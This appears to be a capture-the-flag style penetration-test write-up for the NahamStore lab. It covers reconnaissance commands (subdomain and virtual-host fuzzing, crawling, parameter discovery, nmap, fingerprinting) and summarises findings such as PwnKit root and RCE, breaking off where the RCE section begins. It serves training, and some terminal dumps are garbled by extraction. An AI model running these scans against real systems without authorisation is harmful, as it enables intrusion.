

Penetration Test Report

Table of Contents

1. Executive Summary
 2. Scope and Objectives
 3. Test Methodology
 4. Environment & Assets Tested
 5. Summary of Findings (High-Level)
 6. Detailed Findings
 7. Risk Rating & Prioritization
 8. Recommendations & Remediation Guidance
 9. Conclusion
 10. Appendices
-

1. Executive Summary

Purpose: Perform an external penetration test of the public-facing web application nhamstore.thm to identify vulnerabilities that could impact confidentiality, integrity, or availability.

Key results: Multiple high-impact vulnerabilities were identified across the application and host:

- **Confirmed host compromise:** Local privilege escalation to **root** via **CVE-2021-4034 (PwnKit)** was observed during post-exploitation.
- **Remote Code Execution (RCE):** Evidence of RCE was observed on the application host.
- Web application issues: **7 XSS, 2 SQL Injection, 1 SSRF, 2 CSRF, 1 LFI, 2 IDOR, 2 Open Redirect.**
- Several medium/low findings related to insecure configuration and missing headers.

Overall risk posture: High. A combination of critical web vulnerabilities and a confirmed root compromise requires immediate remediation, containment, and a forensic investigation.

Immediate recommendation: Isolate compromised systems, preserve forensic evidence, apply critical OS/vendor patches (including PwnKit fixes), rotate secrets, and begin incident response procedures.

2. Scope and Objectives

Scope (in-scope):

- <https://nahamstore.thm> (public web application and any explicitly included subdomains/endpoints).
- Assessment type: external black-box web application penetration test (no credentials provided).

Out-of-scope:

- Internal corporate network (unless explicitly agreed), social engineering, and DoS testing.

Objectives:

- Identify exploitable web application vulnerabilities (XSS, SQLi, SSRF, LFI, CSRF, IDOR, open redirects).
 - Determine impact of vulnerabilities when chained with server-level issues.
 - Verify whether attack paths can lead to host compromise or privilege escalation.
 - Provide prioritized remediation and verification guidance.
-

3. Test Methodology

Approach: We used a standard assessment process combining automated discovery and targeted manual verification (non-destructive), aligned with OWASP testing guidance:

1. Reconnaissance and fingerprinting (domains, headers, public resources).
2. Discovery and vulnerability identification (parameter testing, input/output analysis).

3. Safe verification of exploitability (non-destructive checks to confirm presence and impact, no offensive exploit code included in this report).
4. Post-discovery analysis and risk prioritization.
5. Reporting and remediation recommendations.

Representative tools/techniques: active scanners, proxy inspection of application traffic, TLS checks, and manual logic testing. (Full tool list in Appendix A.)

4. Environment & Assets Tested

Target: nahamstore.thm (public web server).

Authentication: No credentials provided (black-box).

Observed platform: Web application stack and Linux-based host (exact versions documented in evidence files).

Notes: Testing avoided destructive actions; when privilege escalation evidence was found (CVE-2021-4034) we recorded confirmation steps without sharing exploit techniques.

5. Summary of Findings (High-Level)

Severity	Count	Short description
Critical	2	Host root compromise (CVE-2021-4034) and confirmed RCE context on host
High	3	2 × SQLi, 1 × SSRF, 1 × LFI (collectively high impact)
Medium	11	7 × XSS, 2 × CSRF, 2 × IDOR
Low	2	2 × Open redirect
Informational	Several	Missing security headers, server banners, robots.txt entries

Top three priorities:

1. Contain and remediate the root compromise (CVE-2021-4034).
 2. Eliminate RCE and other injection vectors (SQLi, LFI, SSRF).
 3. Fix XSS/CSRF/IDOR and harden configuration (TLS, headers, logging).
-

6. Detailed Findings

A. Confirmed: CVE-2021-4034 — Local Privilege Escalation → root

- **Severity:** Critical
 - **Affected asset:** Host running the web application (root achieved).
 - **Summary:** Privilege escalation to root was confirmed during post-exploitation using a known OS vulnerability (CVE-2021-4034). Evidence collected includes system UID confirmation and sanitized logs.
 - **Impact:** Full system compromise — arbitrary file access/modification, persistence, lateral movement, and full data exfiltration capability.
 - **Recommended remediation:** Immediately apply vendor/OS patches that fix CVE-2021-4034. If immediate patching is not possible, follow vendor mitigation guidance (e.g., remove SUID bit from pkexec where advised). Re-image compromised hosts after forensic capture and rotate all secrets that may have been present on the host.
-

1-Reconnaissance

Before Testing (Setup)

I added the target to my local hosts file so the lab domain resolves to the target IP

```
cat /etc/hosts
```

```
10.10.28.158 nahamstore.thm
```


Then we will Test that :

ping nahamstore.thm #we will get a response

OR

curl nahamstore.thm #we will get a response also

Screen:



```
(kali㉿kali)-[~]
$ curl http://nahamstore.thm

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>NahamStore - Home</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRakycuHAHRg320mUcw7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
</head>
<body>

<div>
    <nav class="navbar navbar-default navbar-fixed-top" style="height:80px;padding-top:15px">
```

■ Subdomain Enumeration

- Popular Tools

The tools `amass`, `assetfinder`, and `subfinder` are not suitable for reconnaissance on TryHackMe targets that lack public DNS records. These tools rely on public DNS data and external sources like certificate transparency logs to discover subdomains and related domain information

- `Sublist3r`

Command executed

```
sublist3r -d nahamstore.com -o subdomains.txt
```

Execution summary

Sublist3r was run to enumerate subdomains for nahamstore.com and save the output to subdomains.txt. During the run several external data sources returned errors or rate-limited our requests (e.g., VirusTotal, Google, DNSdumpster). This is common when automated queries are made from the same IP or when remote services block/scrape-protect their endpoints. Despite those errors, Sublist3r produced useful results.

Results (Total Unique Subdomains Found: 3)

www.nahamstore.com

nahamstore-2020.nahamstore.com

shop.nahamstore.com

Screen:

```
[File Actions Edit View Help
(kali㉿kali)-[~] /home/kali/Downloads/avamostafa12.ovpn
$ sublist3r -d nahamstore.com -o subdomains.txt
[+] Sublist3r v3.1.0 - Subdomain Enumerator for receiving enabled. Compression also set.
2025-10-29 22:11:17 [!] Note: --data-cipher BF-CBC is not set to 'no', disabling it.
2025-10-29 22:11:17 [!] Note: --data-cipher BF-CBC is not set to 'no', disabling it.
2025-10-29 22:11:17 [!] Note: --data-cipher BF-CBC is not set to 'no', disabling it.
2025-10-29 22:11:17 [!] Note: --data-cipher BF-CBC is not set to 'no', disabling it.
# Coded By Ahmed Aboul-Ela - @abou13la
2025-10-29 22:11:17 DCO version: N/A

[+] Enumerating subdomains now for nahamstore.com recently used remote address: [AF_INET]34.253.19.14:1194
[-] Searching now in Baidu.. Initial packet from [AF_INET]34.253.19.14:1194, R=[212992→212992] S=[212992→212992]
[-] Searching now in Yahoo.. Link local: (not bound)
[-] Searching now in Google.. OK: depth=1, CN=ChangeMe
[-] Searching now in Bing.. OK: depth=1, CN=ChangeMe
[-] Searching now in Ask.. Initial packet from [AF_INET]34.253.19.14:1194, R=[212992→212992] S=[212992→212992]
[-] Searching now in Netcraft.. OK: depth=1, CN=ChangeMe
[-] Searching now in DNSdumpster.. OK: depth=1, CN=ChangeMe
[-] Searching now in Virustotal.. OK: depth=1, CN=ChangeMe
[-] Searching now in ThreatCrowd.. OK: depth=1, CN=ChangeMe
[-] Searching now in SSL Certificates.. OK: depth=1, CN=ChangeMe
[-] Searching now in PassiveDNS .. OK: depth=1, CN=ChangeMe
Process DNSdumpster-8: V[TLS] OK: depth=0, CN=server
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/process.py", line 313, in _bootstrap
    self.run()
  ~~~~~^X
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrftoken(resp)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrftoken
    token = csrf_regex.findall(resp)[0]
  ~~~~~^X
IndexError: list index out of range
[!] Error: Virustotal probably now is blocking our requests
[!] Error: Google probably now is blocking our requests
[!] Finished now the Google Enumeration ...
[-] Saving results to file: subdomains.txt
[-] Total Unique Subdomains Found: 3
www.nahamstore.com
nahamstore-2020.nahamstore.com
shop.nahamstore.com
```

Let's append those subdomains to /etc/hosts:

10.10.28.158 nahamstore.thm www.nahamstore.thm shop.nahamstore.thm marketing.nahamstore.thm

`www.nahamstore.thm` and `shop.nahamstore.thm` redirects me to `nahamstore.thm`.

- Fuzzing Subdomains

The only option we can make is a Fuzzing using **ffuf** , **gobuster** or any tool , i prefer **ffuf**

```
ffuf -u <http://FUZZ.nahamstore.thm/> -w /home/kali/SecLists-  
master/Discovery/DNS/subdomains-top1million-5000.txt -mc 200
```

Output:

#NO Output appears

it failed because this method relies on subdomains having valid DNS records that can be resolved and recognized by the server

- Virtual host fuzzing

VHHost is basically a subdomain served on the same server and has the same IP

we will use the above command but make a fuzzing on **Host** header

```
ffuf -u <http://nahamstore.thm/> -H "Host: FUZZ.nahamstore.thm" -w  
/home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
```

output :

```
(kali㉿kali)-[~]
$ ffuf -u http://nahamstore.thm/ -H "Host: FUZZ.nahamstore.thm" -w /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt

 NahamStore
Get The latest NahamSec Merch
v2.1.0-dev

:: Method      : GET
:: URL         : http://nahamstore.thm/
:: Wordlist    : FUZZ: /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.nahamstore.thm
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

ftp           [Status: 200, Size: 920, Words: 125, Lines: 25, Duration: 77ms]
localhost     [Status: 200, Size: 926, Words: 125, Lines: 25, Duration: 78ms]
webmail       [Status: 200, Size: 924, Words: 125, Lines: 25, Duration: 78ms]
webdisk       [Status: 200, Size: 924, Words: 125, Lines: 25, Duration: 78ms]
mail          [Status: 200, Size: 921, Words: 125, Lines: 25, Duration: 79ms]
admin         [Status: 200, Size: 922, Words: 125, Lines: 25, Duration: 80ms]
www           [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 83ms]
```

Server responses with unreal or fake vhosts due to its configurations , vhost must be filtered according to size , word or code4

we will filter output by line or word (i am filtering by line -fl)

```
ffuf -u <http://nahamstore.thm/> -H "Host: FUZZ.nahamstore.thm" -w /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt -fl 25
```

output:

```
[kali㉿kali)-[~] kali@kali:~ x kali@kali:~ x [kali㉿kali)-[~] NahamStore [kali㉿kali)-[~] Home Forum Log in Register View items [kali㉿kali)-[~] $ fffuf -u http://nahamstore.thm/ -H "Host: FUZZ.nahamstore.thm" -w /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt -f1 25 [kali㉿kali)-[~] NahamStore [kali㉿kali)-[~] Get The latest NahamSec Merch [kali㉿kali)-[~] Search For Products [kali㉿kali)-[~] v2.1.0-dev [kali㉿kali)-[~] :: Method : GET [kali㉿kali)-[~] :: URL : http://nahamstore.thm/ [kali㉿kali)-[~] :: Wordlist : /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt [kali㉿kali)-[~] :: Header : Host: FUZZ.nahamstore.thm [kali㉿kali)-[~] :: Follow redirects : false [kali㉿kali)-[~] :: Calibration : false [kali㉿kali)-[~] :: Timeout : 10 [kali㉿kali)-[~] :: Threads : 40 [kali㉿kali)-[~] :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 [kali㉿kali)-[~] :: Filter : Response lines: 25 [kali㉿kali)-[~] :: [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 77ms] [kali㉿kali)-[~] :: [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 122ms] [kali㉿kali)-[~] :: [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 87ms] [kali㉿kali)-[~] :: [Status: 200, Size: 67, Words: 1, Lines: 1, Duration: 127ms] [kali㉿kali)-[~] :: Progress: [4989/4989] :: Job [1/1] :: 527 req/sec :: Duration: [0:00:10] :: Errors: 0 :: [kali㉿kali)-[~]
```

BOOOOM , we found 4 subdomains

www.nahamstore.thm (301 Moved Permanently) to nahamstore.thm
shop.nahamstore.thm (301 Moved Permanently) to nahamstore.th
marketing.nahamstore.thm (200 OK)
stock.nahamstore.thm API endpoint (200 OK)

We will adding them into /etc/hosts file

■ Gathering URLs

- From internet

we can't use waybackurls or Gau tools because it depends on Wayback Machine to get urls but our target not provided on Wayback Machine

● Crawling Technique

1. katana

Katana tool make a Crawling we will run to to each subdoamin or list of subdomain

```
katana -u <http://nahamstore.thm> -jc >> katana_urls.txt
```

```
katana -u <http://marketing.nahamstore.thm> -jc >> katana_urls.txt
```

```
katana -u <http://stock.nahamstore.thm> -jc >> katana_urls.txt
```

Output Screen of one command:

```
kali@kali: ~$ katana -u http://nahamstore.thm -jc >> katana_urls.txt
Marketing Manager Campaigns

Active Campaigns
Campaign Name          Date Started      View
Pre Opening Interest    12/10/2020 18:23
Hoodie Giveaway         12/15/2020 10:16

[INF] Current katana version v1.2.2 (latest)
[INF] Started standard crawling for => http://nahamstore.thm

(kali㉿kali)-[~]
$ cat katana_urls.txt
http://nahamstore.thm
http://nahamstore.thm/register
http://nahamstore.thm/product?id=1
http://nahamstore.thm/product?id=2&name=Sticker+Pack
http://nahamstore.thm/basket
http://nahamstore.thm/login
http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee
http://nahamstore.thm/product?id=2
http://nahamstore.thm/returns
http://nahamstore.thm/product/picture/?file=c10fc8ea58cb0caef1edbc0949337ff1.jpg
http://nahamstore.thm/
```

Read

katana_urls.txt

:

http://nahamstore.thm

http://nahamstore.thm/register

http://nahamstore.thm/product?id=1

http://nahamstore.thm/product?id=2&name=Sticker+Pack

http://nahamstore.thm/basket

http://nahamstore.thm/login

http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee

http://nahamstore.thm/product?id=2

http://nahamstore.thm/returns

http://nahamstore.thm/product/picture/?file=c10fc8ea58cb0caef1edbc0949337ff1.jpg

http://nahamstore.thm/

http://nahamstore.thm/js/jquery.min.js

http://nahamstore.thm/product/picture/?file=cbf45788a7c3ff5c2fab3cbe740595d4.jpg

http://nahamstore.thm/product/picture/f

<http://nahamstore.thm/a>

<http://marketing.nahamstore.thm>

<http://marketing.nahamstore.thm/09c2afcfff60bb4dd3af7c5c5d74a482f>

<http://marketing.nahamstore.thm/8d1952ba2b3c6dcd76236f090ab8642c>

<http://stock.nahamstore.thm>

file:



katana_urls.txt

2. gospider

Gospider is a tool depending on crawling like katana

You Can Try it may get more results

3. Burp Crawler


Most useful feature in burp pro is automating crawling

Output Screens:

The screenshot shows the Burp Suite Pro interface with the following details:

- Tasks:** 3. Crawl of nahamstore.thm, marketing.nahamstore.thm and 1 more
- Summary:** Default configuration, Crawl finished.
- Event log:** 4 issues found (0 errors, 0 warnings, 0 info, 0 alerts).
- Logger:** Not visible.
- Live crawl view:** Not visible.
- Items added to site map:** A table showing requests made during the crawl. Key columns include Host, Method, URL, Status code, and MIME type. Some rows are:
 - marketing.naham... POST /09c2afcfff60bb4dd3af7c5c5d74a482f 200 HTML
 - marketing.naham... POST /09c2afcfff60bb4dd3af7c5c5d74a482f 200 HTML
 - nahamstore.thm GET /stockcheck 404 HTML
 - marketing.naham... GET /09c2afcfff60bb4dd3af7c5c5d74a482f 200 HTML
 - marketing.naham... GET /8d1952ba2b3c6cd76236f090ab8642c 200 HTML
 - nahamstore.thm GET /js/jquery.min.js 200 script
 - nahamstore.thm GET /product/picture?file=cbf45... 200
 - nahamstore.thm POST /product?id=1&name=Hoodi... 302
 - nahamstore.thm GET /product?id=1&added=1 200 HTML
 - nahamstore.thm POST /product?id=2 302
 - nahamstore.thm POST /product?id=2&name=Sticke... 302
 - nahamstore.thm GET /product?id=2&added=1 200 HTML
 - nahamstore.thm POST /product?id=2&name=Sticke... 302
 - nahamstore.thm POST /register 200 HTML
 - nahamstore.thm POST /login 200 HTML
 - nahamstore.thm POST /returns 200 HTML
 - nahamstore.thm POST /returns 200 HTML
 - nahamstore.thm POST /returns 200 HTML
 - nahamstore.thm GET /search?q=bozen 200 HTML
- Task configuration:** Task type: Crawl, Scope: nahamstore.thm, marketing.nahamstore.thm and 1 more, Configuration: Default configuration.
- Task progress:** Discovered locations: 18, Requests: 98, Discovery actions pending: 0, Requests per second: 0, Network errors: 12.
- Task log:** A list of crawled paths and actions, including:
 - Crawling path: Request http://marketing.nahamstore.thm/ -> Request http://marketing.nahamstore.thm/09c2afcfff60bb4dd3af7c5c5d74a482f -> Submit form "Sign Up"
 - Crawling path: Request http://nahamstore.thm/ -> Click "/product/picture?file=cbf45788a73ff5c2fa3be740595d4.jpg" -> Request http://nahamstore.thm/stockcheck
 - Crawling path: Submit form "Sign Up"
 - Adding 1 pending actions from page: http://marketing.nahamstore.thm/09c2afcfff60bb4dd3af7c5c5d74a482f
- Memory:** 165.3MB


View Site map in target tab:



The screenshot shows the Burp Suite interface with the 'Target' tab selected. Below it, the 'Site map' tab is also selected. A list of URLs is displayed, with one specific URL, 'nahamstore.thm', highlighted by a blue bar.

- > ajax.googleapis.com
- > maxcdn.bootstrapcdn.com
- > marketing.nahamstore.thm
- > marketing.nahamstore.thm
- > nahamstore.thm
- > nahamstore.thm
- > stock.nahamstore.thm
- > stock.nahamstore.thm

File of Project (load it from burp suite):



■ **Fuzzing Hidden directory**

Here we will do a brute force for discovering hidden endpoint that doesn't appear in crawling

```
ffuf -u <http://nahamstore.thm/FUZZ> -w /home/kali/SecLists-master/Discovery/Web-Content/common.txt -t 100
```

Output Screen:

■ Fuzzing Hidden Parameters


We will use `katana_urls.txt`

1. Arjun

used to **find hidden HTTP parameters**

```
#Parameters in URL (with GET method)
arjun -i katana_urls.txt -oJ arjun_params_get.json -m GET
#Parameters in Body (with Post method)
arjun -i endpoints.txt -oJ arjun_params_post.json -m POST
```

Output Screens:



```
(kali㉿kali)-[~]
$ arjun -i katana_urls.txt -oJ arjun_params_get.json -m GET
NahamStore
Get The latest NahamSec Merch
Search For Products
/ [ ] . 
( ) / (//) v2.2.7

[*] Scanning 0/19: http://nahamstore.thm
[*] Probing the target for stability
[+] Extracted 1 parameter from response for testing: q
[+] Parameters found: r, q

[*] Scanning 1/19: http://nahamstore.thm/register
[*] Probing the target for stability
[+] Extracted 2 parameters from response for testing: register_email, register_password
[!] No parameters were discovered.

[*] Scanning 2/19: http://nahamstore.thm/product?id=1
[*] Probing the target for stability
[!] No parameters were discovered.
```

Files :

arjun_params_get.json:



arjun_params_post.txt:



2. paramspider

paramspider a tool like Arjun

■ Port Scanning

Here we will use nmap tool

```
nmap -sS -T4 -sC -sV -O 10.10.170.63 -oN nmap_output #Put your machine ip
```


The operating system detected on the target is Linux, specifically a Linux-kernel running on an x86_64 architecture. The scan suggests it is likely Ubuntu Linux, though no exact OS match was found

There are multiple open ports detected:

- Port 22/tcp: Open, running OpenSSH 7.6p1, used for secure shell access.

- Port 80/tcp: Open, running nginx 1.14.0, serving HTTP.
- Port 8000/tcp: Open, also running nginx 1.18.0 HTTP server, potentially acting as a proxy and having a robots.txt file disallowing access to the /admin path

Files :



nmap_output.txt

■ Fingerprinting

1. wappalyzer

A screenshot of the Wappalyzer web application. The interface has a purple header with the logo and title "Wappalyzer". Below the header, there are tabs for "TECHNOLOGIES" (selected), "MORE INFO", and a button "Export" with a download icon. The main content area is divided into four sections: "Web servers", "Reverse proxies", "Operating systems", and "UI frameworks". Under "Web servers", it shows "Nginx 1.14.0". Under "Reverse proxies", it shows "Nginx 1.14.0". Under "Operating systems", it shows "Ubuntu". Under "UI frameworks", it shows "Bootstrap 3.3.7". There is also a section for "JavaScript libraries" with "jQuery 1.12.4". At the bottom, there is a link "Something wrong or missing?". A call-to-action box at the bottom says "Generate sales leads" and "Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others." with a small upward arrow icon.

Wappalyzer shows key technologies detected on the target website:

- Web Servers: Nginx version 1.14.0 is used both as the web server and reverse proxy.
 - Operating System: Ubuntu is the underlying OS running the server.
 - UI Frameworks: Bootstrap version 3.3.7 is used for the frontend user interface design.
 - JavaScript Libraries: jQuery version 1.12.4 powers the client-side scripting
-

When we access port 8000 (that we discovered with nmap) from browser

<http://nahamstore.thm:8000/>

We found :

The screenshot shows the Wappalyzer interface. At the top, there's a purple header with the Wappalyzer logo, a toggle switch, settings gear, and a refresh icon. Below the header, there are two tabs: 'TECHNOLOGIES' (which is selected and highlighted in blue) and 'MORE INFO'. To the right of these tabs is a button with a download icon and the word 'Export'. The main content area is divided into several sections, each with a title, a small icon, and a list of detected technologies:

- Miscellaneous**: Includes [HTTP/2](#).
- Web servers**: Includes [Nginx 1.14.0](#).
- Programming languages**: Includes [PHP](#).
- Operating systems**: Includes [Ubuntu](#).
- JavaScript libraries**: Includes [jQuery 1.12.4](#).
- Reverse proxies**: Includes [Nginx 1.14.0](#).
- UI frameworks**: Includes [Bootstrap 3.3.7](#).

At the bottom left, there's a link to 'Something wrong or missing?'


Now we have discovered That Backend System Works with PHP

2. whatweb

WhatWeb is an open-source reconnaissance tool designed to identify and fingerprint technologies running on a target website . WhatWeb is commonly used by penetration testers and security researchers to quickly build a technology profile of their target and spot potential vulnerabilities related to outdated or misconfigured software

```
whatweb <http://nahamstore.thm/>
```

Output Screen :



```
(kali㉿kali)-[~]
$ whatweb http://nahamstore.thm/
http://nahamstore.thm/ [200 OK] Bootstrap[3.3.7], Cookies[session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], IP[10.10.170.63], JQuery, Script, Title[NahamStore - Home], X-UA-Compatible[IE=edge], nginx[1.14.0] Get The latest NahamSec Merch
(kali㉿kali)-[~]
$
```

Output Explained:

The output for **http://nahamstore.thm/** shows:

- The web server is **nginx 1.14.0** running on **Ubuntu Linux**.
- The site uses the **Bootstrap 3.3.7** frontend framework.
- **jQuery** JavaScript library is present.
- The main visible cookie is **session**.
- The main page title is “NahamStore - Home”.
- It supports **HTML5** and sends a header for **IE=edge** compatibility.
- The detected IP address is **10.10.170.63** (likely an internal/lab IP).
- The "Country[RESERVED][ZZ]" flag means the IP is reserved or not geolocated to a specific country

3. wafw00f

Wafw00f is a web application firewall (WAF) fingerprinting tool. Its main purpose is to detect and identify if a website is protected by a WAF, and if possible

Output Screen :

Output Explained:

In your provided output, Wafw00f scanned <http://nahamstore.thm/> and reported:

- No WAF detected by the generic detection

■ robots.txt

After we making nmap scanning , Port 8000/tcp is found open and running an instance of nginx version 1.18.0. This server may be acting as a reverse proxy, which means it forwards client requests to other backend servers based on its configuration

robots.txt :

<http://nahamstore.thm:8000/robots.txt>

output :(expose admin panel)

User-agent: *

Disallow: /admin

B. Remote Code Execution (RCE)

- **Severity:** Critical (enabling host compromise)
- **Affected asset:** Application endpoints and host process context.
- **Summary:** Evidence indicates the application allowed execution in a server context. RCE likely enabled the subsequent local privilege escalation.
- **Recommended remediation:** Remove unsafe code paths (avoid system calls with user input), patch/upgrade frameworks and components, run the web

service with least privileges, and perform a secure code review focused on command/OS interactions.

Upload a Script leads to RCE

Marketing Manager Dashboard

Active Campaigns		
Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	 
Hoodie Giveaway	12/15/2020 10:16	 

The page you see is a "Marketing Manager Dashboard"—basically, an admin panel for managing marketing campaigns in a web application. It's a backend area where the marketing administrator can create, edit, and track the different campaigns running on the site, such as "Pre Opening Interest" and "Hoodie Giveaway" campaigns. These campaigns represent marketing strategies—a "Pre Opening Interest" campaign aims to generate buzz and collect user interest before a business or service is officially launched, while a "Hoodie Giveaway" is typically used to attract engagement by offering free merch to users as an incentive.

When we click on action we notice the source code is page is exists and runs

Edit Campaign

